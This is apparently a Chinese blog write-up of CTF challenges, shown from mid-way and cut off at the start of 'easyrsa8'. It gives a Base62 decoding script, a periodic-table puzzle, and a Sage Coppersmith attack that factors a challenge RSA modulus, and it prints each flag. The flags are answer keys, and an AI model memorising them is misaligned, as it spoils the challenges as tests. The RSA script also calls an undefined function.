class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br><span class="line">34</span><br><span class="line">35</span><br><span class="line">36</span><br><span class="line">37</span><br><span class="line">38</span><br><span class="line">39</span><br><span class="line">40</span><br><span class="line">41</span><br><span class="line">42</span><br><span class="line">43</span><br><span class="line">44</span><br><span class="line">45</span><br><span class="line">46</span><br><span class="line">47</span><br><span class="line">48</span><br><span class="line">49</span><br><span class="line">50</span><br><span class="line">51</span><br><span class="line">52</span><br><span class="line">53</span><br><span class="line">54</span><br><span class="line">55</span><br><span class="line">56</span><br><span class="line">57</span><br><span class="line">58</span><br><span class="line">59</span><br><span class="line">60</span><br><span class="line">61</span><br><span class="line">62</span><br><span class="line">63</span><br><span class="line">64</span><br><span class="line">65</span><br><span class="line">66</span><br><span class="line">67</span><br><span class="line">68</span><br><span class="line">69</span><br><span class="line">70</span><br><span class="line">71</span><br><span class="line">72</span><br><span class="line">73</span><br><span class="line">74</span><br><span class="line">75</span><br><span class="line">76</span><br><span class="line">77</span><br><span class="line">78</span><br><span class="line">79</span><br><span class="line">80</span><br><span class="line">81</span><br><span class="line">82</span><br><span class="line">83</span><br><span class="line">84</span><br><span class="line">85</span><br><span class="line">86</span><br><span class="line">87</span><br><span class="line">88</span><br><span class="line">89</span><br><span class="line">90</span><br><span class="line">91</span><br><span class="line">92</span><br><span class="line">93</span><br><span class="line">94</span><br><span class="line">95</span><br><span class="line">96</span><br><span class="line">97</span><br><span class="line">98</span><br><span class="line">99</span><br><span class="line">100</span><br><span class="line">101</span><br><span class="line">102</span><br><span class="line">103</span><br><span class="line">104</span><br><span class="line">105</span><br><span class="line">106</span><br><span class="line">107</span><br><span class="line">108</span><br><span class="line">109</span><br><span class="line">110</span><br><span class="line">111</span><br><span class="line">112</span><br><span class="line">113</span><br><span class="line">114</span><br><span class="line">115</span><br><span class="line">116</span><br><span class="line">117</span><br><span class="line">118</span><br><span class="line">119</span><br><span class="line">120</span><br><span class="line">121</span><br><span class="line">122</span><br><span class="line">123</span><br><span class="line">124</span><br><span class="line">125</span><br><span class="line">126</span><br><span class="line">127</span><br><span class="line">128</span><br><span class="line">129</span><br><span class="line">130</span><br><span class="line">131</span><br></pre></td><td class="code"><pre><span class="line">cat &gt; solve_auto.py &lt;&lt; <span class="string">&#x27;EOF&#x27;</span></span><br><span class="line"><span class="comment">#!/usr/bin/env python3</span></span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">base62_decode</span>(<span class="params">encoded</span>):</span><br><span class="line">    <span class="string">&quot;&quot;&quot;Base62解码为数字&quot;&quot;&quot;</span></span><br><span class="line">    charset = <span class="string">&quot;0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz&quot;</span></span><br><span class="line">    num = <span class="number">0</span></span><br><span class="line">    <span class="keyword">for</span> char <span class="keyword">in</span> encoded:</span><br><span class="line">        num = num * <span class="number">62</span> + charset.index(char)</span><br><span class="line">    <span class="keyword">return</span> num</span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">decode_chunk</span>(<span class="params">chunk</span>):</span><br><span class="line">    <span class="string">&quot;&quot;&quot;解码单个Base62分组为文本&quot;&quot;&quot;</span></span><br><span class="line">    <span class="keyword">try</span>:</span><br><span class="line">        num = base62_decode(chunk)</span><br><span class="line">        byte_len = (num.bit_length() + <span class="number">7</span>) // <span class="number">8</span></span><br><span class="line">        <span class="keyword">if</span> byte_len == <span class="number">0</span>:</span><br><span class="line">            <span class="keyword">return</span> <span class="string">&quot;&quot;</span></span><br><span class="line">        <span class="keyword">return</span> num.to_bytes(byte_len, <span class="string">&#x27;big&#x27;</span>).decode(<span class="string">&#x27;utf-8&#x27;</span>)</span><br><span class="line">    <span class="keyword">except</span>:</span><br><span class="line">        <span class="keyword">return</span> <span class="literal">None</span></span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">is_printable</span>(<span class="params">text</span>):</span><br><span class="line">    <span class="string">&quot;&quot;&quot;检查文本是否全部可打印&quot;&quot;&quot;</span></span><br><span class="line">    <span class="keyword">if</span> text <span class="keyword">is</span> <span class="literal">None</span>:</span><br><span class="line">        <span class="keyword">return</span> <span class="literal">False</span></span><br><span class="line">    <span class="keyword">for</span> c <span class="keyword">in</span> text:</span><br><span class="line">        <span class="keyword">if</span> <span class="keyword">not</span> (<span class="number">32</span> &lt;= <span class="built_in">ord</span>(c) &lt;= <span class="number">126</span> <span class="keyword">or</span> c <span class="keyword">in</span> <span class="string">&#x27;\n\r\t&#x27;</span>):</span><br><span class="line">            <span class="keyword">return</span> <span class="literal">False</span></span><br><span class="line">    <span class="keyword">return</span> <span class="literal">True</span></span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">find_group_size</span>(<span class="params">ciphertext</span>):</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;[*] 开始穷举分组大小...&quot;</span>)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;[*] 密文长度: &quot;</span> + <span class="built_in">str</span>(<span class="built_in">len</span>(ciphertext)))</span><br><span class="line">    <span class="built_in">print</span>()</span><br><span class="line">    </span><br><span class="line">    <span class="keyword">for</span> size <span class="keyword">in</span> <span class="built_in">range</span>(<span class="number">1</span>, <span class="number">30</span>):</span><br><span class="line">        parts = []</span><br><span class="line">        all_valid = <span class="literal">True</span></span><br><span class="line">        </span><br><span class="line">        <span class="keyword">for</span> i <span class="keyword">in</span> <span class="built_in">range</span>(<span class="number">0</span>, <span class="built_in">len</span>(ciphertext), size):</span><br><span class="line">            chunk = ciphertext[i:i+size]</span><br><span class="line">            <span class="keyword">if</span> <span class="built_in">len</span>(chunk) &lt; <span class="number">1</span>:</span><br><span class="line">                <span class="keyword">continue</span></span><br><span class="line">            </span><br><span class="line">            text = decode_chunk(chunk)</span><br><span class="line">            </span><br><span class="line">            <span class="keyword">if</span> text <span class="keyword">is</span> <span class="literal">None</span> <span class="keyword">or</span> <span class="keyword">not</span> is_printable(text):</span><br><span class="line">                all_valid = <span class="literal">False</span></span><br><span class="line">                <span class="keyword">break</span></span><br><span class="line">            </span><br><span class="line">            parts.append(text)</span><br><span class="line">        </span><br><span class="line">        <span class="keyword">if</span> all_valid <span class="keyword">and</span> <span class="built_in">len</span>(parts) &gt; <span class="number">0</span>:</span><br><span class="line">            full_text = <span class="string">&#x27;&#x27;</span>.join(parts)</span><br><span class="line">            </span><br><span class="line">            <span class="keyword">if</span> <span class="string">&#x27;flag&#x27;</span> <span class="keyword">in</span> full_text.lower() <span class="keyword">or</span> <span class="string">&#x27;&#123;&#x27;</span> <span class="keyword">in</span> full_text:</span><br><span class="line">                <span class="built_in">print</span>(<span class="string">&quot;[+] 找到有效分组大小: &quot;</span> + <span class="built_in">str</span>(size))</span><br><span class="line">                <span class="built_in">print</span>(<span class="string">&quot;[+] 包含flag特征!&quot;</span>)</span><br><span class="line">                <span class="keyword">return</span> size, parts, full_text</span><br><span class="line">            <span class="keyword">else</span>:</span><br><span class="line">                <span class="built_in">print</span>(<span class="string">&quot;[*] 分组大小 &quot;</span> + <span class="built_in">str</span>(size) + <span class="string">&quot; 解码成功但无flag特征&quot;</span>)</span><br><span class="line">                <span class="built_in">print</span>(<span class="string">&quot;    前30字符: &quot;</span> + full_text[:<span class="number">30</span>] + <span class="string">&quot;...&quot;</span>)</span><br><span class="line">    </span><br><span class="line">    <span class="keyword">return</span> <span class="literal">None</span>, <span class="literal">None</span>, <span class="literal">None</span></span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">main</span>():</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;=&quot;</span>*<span class="number">60</span>)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;Base62 自动分组解码器&quot;</span>)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;=&quot;</span>*<span class="number">60</span>)</span><br><span class="line">    <span class="built_in">print</span>()</span><br><span class="line">    </span><br><span class="line">    cipher = <span class="string">&quot;8nCDq36gzGn8hf4M2HJUsn4aYcYRBSJwj4aE0hbgpzHb4aHcH1zzC9C3IL&quot;</span></span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;[*] 密文: &quot;</span> + cipher)</span><br><span class="line">    <span class="built_in">print</span>()</span><br><span class="line">    </span><br><span class="line">    size, parts, flag = find_group_size(cipher)</span><br><span class="line">    </span><br><span class="line">    <span class="keyword">if</span> size:</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;\n&quot;</span> + <span class="string">&quot;=&quot;</span>*<span class="number">60</span>)</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;[+] 解密成功!&quot;</span>)</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;=&quot;</span>*<span class="number">60</span>)</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;[+] 最佳分组大小: &quot;</span> + <span class="built_in">str</span>(size))</span><br><span class="line">        <span class="built_in">print</span>()</span><br><span class="line">        </span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;[+] 分组解码详情:&quot;</span>)</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;-&quot;</span>*<span class="number">60</span>)</span><br><span class="line">        <span class="keyword">for</span> i <span class="keyword">in</span> <span class="built_in">range</span>(<span class="number">0</span>, <span class="built_in">len</span>(cipher), size):</span><br><span class="line">            chunk = cipher[i:i+size]</span><br><span class="line">            idx = i // size</span><br><span class="line">            <span class="keyword">if</span> idx &lt; <span class="built_in">len</span>(parts):</span><br><span class="line">                <span class="built_in">print</span>(<span class="string">&quot;  分组&quot;</span> + <span class="built_in">str</span>(idx+<span class="number">1</span>) + <span class="string">&quot;: &quot;</span> + chunk.ljust(<span class="number">11</span>) + <span class="string">&quot; -&gt; &quot;</span> + parts[idx])</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;-&quot;</span>*<span class="number">60</span>)</span><br><span class="line">        </span><br><span class="line">        flag = <span class="string">&#x27;&#x27;</span>.join(parts)</span><br><span class="line">        <span class="built_in">print</span>()</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;[+] 完整Flag: &quot;</span> + flag)</span><br><span class="line">        <span class="built_in">print</span>()</span><br><span class="line">        </span><br><span class="line">        <span class="keyword">if</span> flag.startswith(<span class="string">&#x27;flag&#123;&#x27;</span>) <span class="keyword">and</span> flag.endswith(<span class="string">&#x27;&#125;&#x27;</span>):</span><br><span class="line">            <span class="built_in">print</span>(<span class="string">&quot;[✓] Flag格式正确!&quot;</span>)</span><br><span class="line">        <span class="keyword">else</span>:</span><br><span class="line">            <span class="built_in">print</span>(<span class="string">&quot;[!] 警告: Flag格式可能不正确&quot;</span>)</span><br><span class="line">    <span class="keyword">else</span>:</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;\n[-] 未找到有效的分组大小&quot;</span>)</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;[*] 尝试更大的分组...&quot;</span>)</span><br><span class="line">        </span><br><span class="line">        <span class="keyword">for</span> size <span class="keyword">in</span> <span class="built_in">range</span>(<span class="number">30</span>, <span class="number">60</span>):</span><br><span class="line">            <span class="keyword">try</span>:</span><br><span class="line">                parts = []</span><br><span class="line">                <span class="keyword">for</span> i <span class="keyword">in</span> <span class="built_in">range</span>(<span class="number">0</span>, <span class="built_in">len</span>(cipher), size):</span><br><span class="line">                    chunk = cipher[i:i+size]</span><br><span class="line">                    text = decode_chunk(chunk)</span><br><span class="line">                    <span class="keyword">if</span> text <span class="keyword">is</span> <span class="literal">None</span> <span class="keyword">or</span> <span class="keyword">not</span> is_printable(text):</span><br><span class="line">                        <span class="keyword">break</span></span><br><span class="line">                    parts.append(text)</span><br><span class="line">                </span><br><span class="line">                <span class="keyword">if</span> <span class="built_in">len</span>(parts) &gt; <span class="number">1</span>:</span><br><span class="line">                    full = <span class="string">&#x27;&#x27;</span>.join(parts)</span><br><span class="line">                    <span class="keyword">if</span> <span class="string">&#x27;flag&#x27;</span> <span class="keyword">in</span> full.lower():</span><br><span class="line">                        <span class="built_in">print</span>(<span class="string">&quot;[+] 在范围30-60中找到分组大小: &quot;</span> + <span class="built_in">str</span>(size))</span><br><span class="line">                        <span class="built_in">print</span>(<span class="string">&quot;[+] Flag: &quot;</span> + full)</span><br><span class="line">                        <span class="keyword">break</span></span><br><span class="line">            <span class="keyword">except</span>:</span><br><span class="line">                <span class="keyword">continue</span></span><br><span class="line"></span><br><span class="line"><span class="keyword">if</span> __name__ == <span class="string">&quot;__main__&quot;</span>:</span><br><span class="line">    main()</span><br><span class="line">EOF</span><br><span class="line"></span><br><span class="line">python3 solve_auto.py</span><br></pre></td></tr></table></figure><p>flag{6a5eb2_i5_u5ua11y_u5ed_f0r_5h0rt_ur1}</p><h2 id="10find-the-table"><a class="markdownIt-Anchor" href="#10find-the-table"></a> 10.find the table</h2><p>这期神了</p><p>题目说审查元素，于是我们右键检查找到对应区域的元素发现这个</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;a data=&quot;9 57 64 8 39 8 92 3 19 99 102 74&quot;&gt;审查元素&lt;/a&gt;</span><br></pre></td></tr></table></figure><p>然后我们对着找到数字元素周期表分别对应（）</p><p><strong>f la gd o y o u li k es no w</strong></p><p>即为：<strong>flag{doyoulikesnow}</strong></p><h2 id="11easyrsa7"><a class="markdownIt-Anchor" href="#11easyrsa7"></a> 11.easyrsa7</h2><p>前面几个很早以前就做了，懒得重做了）</p><p>RSA</p><p>这道题的核心是：<strong>已知RSA的模数n、公钥e、密文c，以及p的高位（缺失低128位），通过Coppersmith攻击恢复完整的p，从而解密。</strong></p><table><thead><tr><th><strong>Coppersmith攻击</strong></th><th>已知p或q的部分位</th></tr></thead><tbody><tr><td><strong>低指数攻击</strong></td><td>e太小 (e=3)</td></tr><tr><td><strong>低解密指数攻击</strong></td><td>d太小</td></tr><tr><td><strong>共模攻击</strong></td><td>同一n，不同e</td></tr><tr><td><strong>广播攻击</strong></td><td>同一m，不同n</td></tr><tr><td><strong>维纳攻击</strong></td><td>d &lt; n^(1/4)</td></tr><tr><td><strong>Boneh-Durfee攻击</strong></td><td>d &lt; n^0.292</td></tr></tbody></table><p>该题已知高位p,用sagemath秒了</p><p>脚本如下：</p><figure class="highlight py"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br><span class="line">34</span><br><span class="line">35</span><br><span class="line">36</span><br><span class="line">37</span><br><span class="line">38</span><br><span class="line">39</span><br><span class="line">40</span><br><span class="line">41</span><br><span class="line">42</span><br><span class="line">43</span><br><span class="line">44</span><br><span class="line">45</span><br><span class="line">46</span><br><span class="line">47</span><br><span class="line">48</span><br><span class="line">49</span><br><span class="line">50</span><br><span class="line">51</span><br><span class="line">52</span><br><span class="line">53</span><br><span class="line">54</span><br><span class="line">55</span><br><span class="line">56</span><br><span class="line">57</span><br><span class="line">58</span><br><span class="line">59</span><br><span class="line">60</span><br><span class="line">61</span><br><span class="line">62</span><br><span class="line">63</span><br><span class="line">64</span><br><span class="line">65</span><br><span class="line">66</span><br><span class="line">67</span><br><span class="line">68</span><br><span class="line">69</span><br><span class="line">70</span><br><span class="line">71</span><br><span class="line">72</span><br><span class="line">73</span><br><span class="line">74</span><br><span class="line">75</span><br><span class="line">76</span><br><span class="line">77</span><br><span class="line">78</span><br><span class="line">79</span><br><span class="line">80</span><br><span class="line">81</span><br><span class="line">82</span><br><span class="line">83</span><br><span class="line">84</span><br><span class="line">85</span><br><span class="line">86</span><br><span class="line">87</span><br><span class="line">88</span><br><span class="line">89</span><br><span class="line">90</span><br><span class="line">91</span><br><span class="line">92</span><br><span class="line">93</span><br><span class="line">94</span><br><span class="line">95</span><br><span class="line">96</span><br><span class="line">97</span><br><span class="line">98</span><br><span class="line">99</span><br><span class="line">100</span><br><span class="line">101</span><br><span class="line">102</span><br><span class="line">103</span><br><span class="line">104</span><br><span class="line">105</span><br><span class="line">106</span><br><span class="line">107</span><br><span class="line">108</span><br><span class="line">109</span><br><span class="line">110</span><br><span class="line">111</span><br><span class="line">112</span><br><span class="line">113</span><br><span class="line">114</span><br><span class="line">115</span><br><span class="line">116</span><br><span class="line">117</span><br><span class="line">118</span><br><span class="line">119</span><br><span class="line">120</span><br><span class="line">121</span><br><span class="line">122</span><br><span class="line">123</span><br><span class="line">124</span><br><span class="line">125</span><br><span class="line">126</span><br><span class="line">127</span><br><span class="line">128</span><br><span class="line">129</span><br><span class="line">130</span><br><span class="line">131</span><br><span class="line">132</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">#!/usr/bin/env sage</span></span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">solve_rsa</span>():</span><br><span class="line">    <span class="string">&quot;&quot;&quot;</span></span><br><span class="line"><span class="string">    RSA Coppersmith攻击 - 已知p的高位</span></span><br><span class="line"><span class="string"></span></span><br><span class="line"><span class="string">    &quot;&quot;&quot;</span></span><br><span class="line">    </span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;=&quot;</span>*<span class="number">70</span>)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;RSA Coppersmith攻击 - 已知p的高位&quot;</span>)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;=&quot;</span>*<span class="number">70</span>)</span><br><span class="line">    <span class="built_in">print</span>()</span><br><span class="line">    </span><br><span class="line">    e = <span class="number">0x10001</span></span><br><span class="line">    </span><br><span class="line">    n = <span class="number">0x79e0bf9b916e59286163a1006f8cefd4c1b080387a6ddb98a3f3984569a4ebb48b22ac36dff7c98e4ebb90ffdd9c07f53a20946f57634fb01f4489fcfc8e402865e152820f3e2989d4f0b5ef1fb366f212e238881ea1da017f754d7840fc38236edba144674464b661d36cdaf52d1e5e7c3c21770c5461a7c1bc2db712a61d992ebc407738fc095cd8b6b64e7e532187b11bf78a8d3ddf52da6f6a67c7e88bef5563cac1e5ce115f3282d5ff9db02278859f63049d1b934d918f46353fea1651d96b2ddd874ec8f1e4b9d487d8849896d1c21fb64029f0d6f47e560555b009b96bfd558228929a6cdf3fb6d47a956829fb1e638fcc1bdfad4ec2c3590dea1ed3</span></span><br><span class="line">    </span><br><span class="line">    c = <span class="number">0x1b2b4f9afed5fb5f9876757e959c183c2381ca73514b1918d2f123e386bebe9832835350f17ac439ac570c9b2738f924ef49afea02922981fad702012d69ea3a3c7d1fc8efc80e541ca2622d7741090b9ccd590906ac273ffcc66a7b8c0d48b7d62d6cd6dd4cd75747c55aac28f8be3249eb255d8750482ebf492692121ab4b27b275a0f69b15baef20bf812f3cbf581786128b51694331be76f80d6fb1314d8b280eaa16c767821b9c2ba05dfde5451feef22ac3cb3dfbc88bc1501765506f0c05045184292a75c475486b680f726f44ef8ddfe3c48f75bb03c8d44198ac70e6b7c885f53000654db22c8cee8eb4f65eaeea2da13887aaf53d8c254d2945691</span></span><br><span class="line">    </span><br><span class="line">    p_high = <span class="number">0xd1c520d9798f811e87f4ff406941958bab8fc24b19a32c3ad89b0b73258ed3541e9ca696fd98ce15255264c39ae8c6e8db5ee89993fa44459410d30a0a8af700ae3aee8a9a1d6094f8c757d3b79a8d1147e85be34fb260a970a52826c0a92b46cefb5dfaf2b5a31edf867f8d34d2222900000000000000000000000000000000</span></span><br><span class="line">    </span><br><span class="line">    <span class="comment"># ========== Coppersmith攻击 ==========</span></span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;[*] 开始Coppersmith攻击...&quot;</span>)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;[*] 正在求解 p 的低128位...&quot;</span>)</span><br><span class="line">    </span><br><span class="line">    PR.&lt;x&gt; = PolynomialRing(Zmod(n))</span><br><span class="line">    f = (p_high + x).monic()</span><br><span class="line">    </span><br><span class="line">    <span class="comment"># 尝试不同的beta值</span></span><br><span class="line">    beta_values = [<span class="number">0.4</span>, <span class="number">0.45</span>, <span class="number">0.35</span>]</span><br><span class="line">    x0 = <span class="literal">None</span></span><br><span class="line">    </span><br><span class="line">    <span class="keyword">for</span> beta <span class="keyword">in</span> beta_values:</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;[*] 尝试 beta = &quot;</span> + <span class="built_in">str</span>(beta))</span><br><span class="line">        <span class="keyword">try</span>:</span><br><span class="line">            roots = f.small_roots(X=<span class="number">2</span>^<span class="number">128</span>, beta=beta)</span><br><span class="line">            <span class="keyword">if</span> roots:</span><br><span class="line">                x0 = roots[<span class="number">0</span>]</span><br><span class="line">                <span class="built_in">print</span>(<span class="string">&quot;[+] 成功! beta = &quot;</span> + <span class="built_in">str</span>(beta))</span><br><span class="line">                <span class="keyword">break</span></span><br><span class="line">        <span class="keyword">except</span>:</span><br><span class="line">            <span class="keyword">continue</span></span><br><span class="line">    </span><br><span class="line">    <span class="keyword">if</span> x0 <span class="keyword">is</span> <span class="literal">None</span>:</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;[-] 所有尝试都失败了&quot;</span>)</span><br><span class="line">        <span class="keyword">return</span></span><br><span class="line">    </span><br><span class="line">    <span class="comment"># ========== 恢复完整的p ==========</span></span><br><span class="line">    p = Integer(p_high + x0)</span><br><span class="line">    p_low = Integer(x0)</span><br><span class="line">    </span><br><span class="line">    <span class="built_in">print</span>()</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;[+] Coppersmith攻击成功!&quot;</span>)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;    p 的低128位 = &quot;</span> + <span class="built_in">hex</span>(p_low))</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;    完整 p = &quot;</span> + <span class="built_in">str</span>(p))</span><br><span class="line">    <span class="built_in">print</span>()</span><br><span class="line">    </span><br><span class="line">    <span class="comment"># ========== 验证并计算q ==========</span></span><br><span class="line">    <span class="keyword">if</span> n % p != <span class="number">0</span>:</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;[-] 验证失败: p 不是 n 的因子&quot;</span>)</span><br><span class="line">        <span class="keyword">return</span></span><br><span class="line">    </span><br><span class="line">    q = n // p</span><br><span class="line">    </span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;[+] 验证成功!&quot;</span>)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;    q = &quot;</span> + <span class="built_in">str</span>(q))</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;    p 的位数: &quot;</span> + <span class="built_in">str</span>(<span class="built_in">len</span>(<span class="built_in">hex</span>(p)) * <span class="number">4</span>) + <span class="string">&quot; bits (约)&quot;</span>)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;    q 的位数: &quot;</span> + <span class="built_in">str</span>(<span class="built_in">len</span>(<span class="built_in">hex</span>(q)) * <span class="number">4</span>) + <span class="string">&quot; bits (约)&quot;</span>)</span><br><span class="line">    <span class="built_in">print</span>()</span><br><span class="line">    </span><br><span class="line">    <span class="comment"># ========== 计算私钥 ==========</span></span><br><span class="line">    phi = (p - <span class="number">1</span>) * (q - <span class="number">1</span>)</span><br><span class="line">    d = <span class="built_in">pow</span>(e, -<span class="number">1</span>, phi)</span><br><span class="line">    </span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;[+] 私钥计算完成!&quot;</span>)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;    phi = &quot;</span> + <span class="built_in">str</span>(phi))</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;    d = &quot;</span> + <span class="built_in">str</span>(d))</span><br><span class="line">    <span class="built_in">print</span>()</span><br><span class="line">    </span><br><span class="line">    <span class="comment"># ========== 解密 ==========</span></span><br><span class="line">    m = <span class="built_in">pow</span>(Integer(c), d, n)</span><br><span class="line">    </span><br><span class="line">    <span class="comment"># 使用Python的int转换</span></span><br><span class="line">    m_int = <span class="built_in">int</span>(m)</span><br><span class="line">    flag_bytes = m_int.to_bytes((m_int.bit_length() + <span class="number">7</span>) // <span class="number">8</span>, <span class="string">&#x27;big&#x27;</span>)</span><br><span class="line">    </span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;=&quot;</span>*<span class="number">70</span>)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;[+] 解密成功!&quot;</span>)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;=&quot;</span>*<span class="number">70</span>)</span><br><span class="line">    </span><br><span class="line">    <span class="comment"># 尝试解码</span></span><br><span class="line">    <span class="keyword">try</span>:</span><br><span class="line">        flag = flag_bytes.decode(<span class="string">&#x27;utf-8&#x27;</span>)</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;[+] Flag: &quot;</span> + flag)</span><br><span class="line">    <span class="keyword">except</span> UnicodeDecodeError:</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;[+] Flag (hex): &quot;</span> + flag_bytes.<span class="built_in">hex</span>())</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;[!] 不是有效的UTF-8文本，尝试其他编码...&quot;</span>)</span><br><span class="line">        <span class="keyword">try</span>:</span><br><span class="line">            flag = flag_bytes.decode(<span class="string">&#x27;latin-1&#x27;</span>)</span><br><span class="line">            <span class="built_in">print</span>(<span class="string">&quot;[+] Flag (latin-1): &quot;</span> + flag)</span><br><span class="line">        <span class="keyword">except</span>:</span><br><span class="line">            <span class="keyword">pass</span></span><br><span class="line">    </span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;=&quot;</span>*<span class="number">70</span>)</span><br><span class="line">    <span class="built_in">print</span>()</span><br><span class="line">    </span><br><span class="line">    <span class="comment"># ========== 验证解密是否正确 ==========</span></span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;[*] 验证: 加密后是否等于c?&quot;</span>)</span><br><span class="line">    m_check = <span class="built_in">pow</span>(Integer(<span class="built_in">int</span>.from_bytes(flag_bytes, <span class="string">&#x27;big&#x27;</span>)), e, n)</span><br><span class="line">    <span class="keyword">if</span> m_check == c:</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;[+] 验证通过!&quot;</span>)</span><br><span class="line">    <span class="keyword">else</span>:</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;[-] 验证失败!&quot;</span>)</span><br><span class="line">    </span><br><span class="line">    <span class="comment"># ========== 返回所有结果 ==========</span></span><br><span class="line">    results = &#123;</span><br><span class="line">        <span class="string">&#x27;p&#x27;</span>: p,</span><br><span class="line">        <span class="string">&#x27;q&#x27;</span>: q,</span><br><span class="line">        <span class="string">&#x27;d&#x27;</span>: d,</span><br><span class="line">        <span class="string">&#x27;phi&#x27;</span>: phi,</span><br><span class="line">        <span class="string">&#x27;flag&#x27;</span>: flag_bytes.decode(<span class="string">&#x27;utf-8&#x27;</span>, errors=<span class="string">&#x27;ignore&#x27;</span>),</span><br><span class="line">        <span class="string">&#x27;flag_hex&#x27;</span>: flag_bytes.<span class="built_in">hex</span>()</span><br><span class="line">    &#125;</span><br><span class="line">    </span><br><span class="line">    <span class="keyword">return</span> results</span><br><span class="line"></span><br><span class="line"><span class="comment"># ========== 主程序 ==========</span></span><br><span class="line"><span class="keyword">if</span> __name__ == <span class="string">&quot;__main__&quot;</span>:</span><br><span class="line">    results = solve_rsa()</span><br><span class="line">    <span class="keyword">if</span> results:</span><br><span class="line">        save_results(results)</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">&quot;\n[*] 所有任务完成!&quot;</span>)</span><br></pre></td></tr></table></figure><p>得到flag：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">flag&#123;Kn0wn_Hi9h_Bit5&#125;</span><br></pre></td></tr></table></figure><h2 id="12easyrsa8"><a class="markdownIt-Anchor" href="#12easyrsa8"></a> 12.easyrsa8</h2><p>先读取公钥信息：</p><figure class="highlight py"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">from</span> Crypto.PublicKey <span class="keyword">import</span> RSA</span><br><span class="line"></span><br><span class="line"><span class="keyword">with</span> <span class="built_in">open</span>(<span class="string">&quot;public.key&quot;</span>, <span class="string">&quot;rb&quot;</span>) <span class="keyword">as</span> f:</span><br><span class="line">    key = RSA.import_key(f.read())</span><br><span class="line"></span><br><span class="line">n = key.n</span><br><span class="line">e = key.e</span><br><span 